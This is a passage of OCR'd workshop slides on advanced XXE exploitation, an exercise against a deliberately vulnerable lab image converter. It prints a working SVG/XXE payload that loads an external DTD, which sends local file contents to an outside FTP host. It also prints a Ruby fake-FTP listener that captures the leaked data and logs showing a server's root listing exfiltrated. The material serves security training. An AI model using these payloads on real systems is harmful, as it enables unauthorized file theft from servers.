# ADVANCED XXE EXPLOITATION

## Exercise 2: External DTD (App port 8022)


Slides: http://bit.ly/xxeparis

**Philippe Arteau**
**GoSecure Countertack**

19/06/2019

IMAGinE Converter


xxe-workshop.gosec.co:8022

# IMAGinE Converter


*Simple and easy image conversion.*

```
<?xml version="1.0"?>
<svg xmlns="http://www.w3.org/2000/svg" width="12cm"
height="12cm">
    <g style="fill-opacity:0.7; stroke:black; stroke-
width:0.1cm;">
        <circle cx="6cm" cy="2cm" r="100" style="fill:red;"
                transform="translate(0,50)" />
        <circle cx="6cm" cy="2cm" r="100" style="fill:blue;"
                transform="translate(70,150)" />
        <circle cx="6cm" cy="2cm" r="100" style="fill:green;"
                transform="translate(-70,150)"/>
    </g>
</svg>
```


Preview



# Direct response from XXE




# Side-Channel XXE with external DTD



# XML payload


IMAGinE Converter
Simple and easy image conversion.
<!DOCTYPE svg [
<!ENTITY % file SYSTEM "file:///">
<!ENTITY % dtd SYSTEM "http://shell-workshop.gosec.co:9001/remote_ftp.dtd">
%dtd;]>
<svg xmlns="http://www.w3.org/2000/svg" width="12cm" height="12cm">
<text x="20" y="35" class="small">&send;</text>
<g style="fill-opacity:0.7; stroke:black; stroke-width:0.1cm;">
<circle cx="6cm" cy="2cm" r="100" style="fill:red;"
transform="translate(0,50)" />
<circle cx="6cm" cy="2cm" r="100" style="fill:blue;"
transform="translate(70,150)" />
<circle cx="6cm" cy="2cm" r="100" style="fill:green;"
transform="translate(-70,150)"/>
</g>
</svg>
Preview
DTD host over HTTP

# XML payload


jupyter remote_ftp.dtd 10 hours ago
File Edit View Language
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!ENTITY % all "<!ENTITY send SYSTEM
3 'ftp://test:%file;@shell-workshop.gosec.co:8443/'>"> %all;
FTP service

jupyter ftp_server.rb a few seconds ago

File Edit View Language

```ruby
require 'socket'

ftp_server = TCPServer.new 8443

log = File.open( "xxe-ftp.log", "a")

Thread.start do
loop do
  Thread.start(ftp_server.accept) do |ftp_client|
    puts "FTP. New client connected"
    ftp_client.puts("220 xxe-ftp-server")
    loop {
        req = ftp_client.gets()
        break if req.nil?
        puts "< "+req
        log.write "get req: #{req.inspect}\n"

        if req.include? "LIST"
            ftp_client.puts("drwxrwxrwx 1 owner group          1 Feb 21 04:37 test")
            ftp_client.puts("150 Opening BINARY mode data connection for /bin/ls")
            ftp_client.puts("226 Transfer complete.")
        elsif req.include? "USER"
            ftp_client.puts("331 password please - version check")
        elsif req.include? "PORT"
            puts "! PORT received"
            puts "> 200 PORT command ok"
            ftp_client.puts("200 PORT command ok")
        else
            #puts "> 230 more data please!"
            ftp_client.puts("230 more data please!")
        end
    }
    puts "FTP. Connection closed"
  end
end
end

loop do
    sleep(10000)
end
```

Edit FTP to have something unique

In real test, you should test using :

- 443
- 80
- 21

# Putting the pieces together

**IMAGinE Converter**

*Simple and easy image conversion.*

```
<!DOCTYPE svg [
 <!ENTITY % file SYSTEM "file:///">
 <!ENTITY % dtd SYSTEM "http://shell-workshop.gosec.co:9001/remote_ftp.dtd">
%dtd;]>
<svg xmlns="http://www.w3.org/2000/svg" width="12cm" height="12cm">
    <text x="20" y="35" class="small">&send;</text>
    <g style="fill-opacity:0.7; stroke:black; stroke-width:0.1cm;">
        <circle cx="6cm" cy="2cm" r="100" style="fill:red;"
                transform="translate(0,50)" />
        <circle cx="6cm" cy="2cm" r="100" style="fill:blue;"
                transform="translate(70,150)" />
        <circle cx="6cm" cy="2cm" r="100" style="fill:green;"
                transform="translate(-70,150)"/>
    </g>
</svg>
```

Preview

1. Send XML payload


2. DTD is loaded!

```
jovyan@jupyterlab-workshop:~/labs/exercise_8022$ python -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
165.227.128.70 - - [17/Jun/2019 10:49:20] "GET /remote_ftp.dtd HTTP/1.1" 200 -
```


```
jovyan@jupyterlab-workshop:~/labs/exercise_8022/ruby_ftp_server$ ruby ftp_server.rb
FTP. New client connected
< USER test
< PASS .dockerenv
< bin
< boot
< dev
< docker-java-home
< etc
< home
< lib
< lib64
< media
< mnt
< opt
< proc
```

3. FTP URL is evaluated!

# Using repeater efficiently with HackVertor



# Using the fake FTP server interactivelly



# Bonus:
# Try to get RCE on the server


QUESTIONS ?
Contact
parteau@gosecure.ca
gosecure.net/blog/
@h3xStream @GoSecure_Inc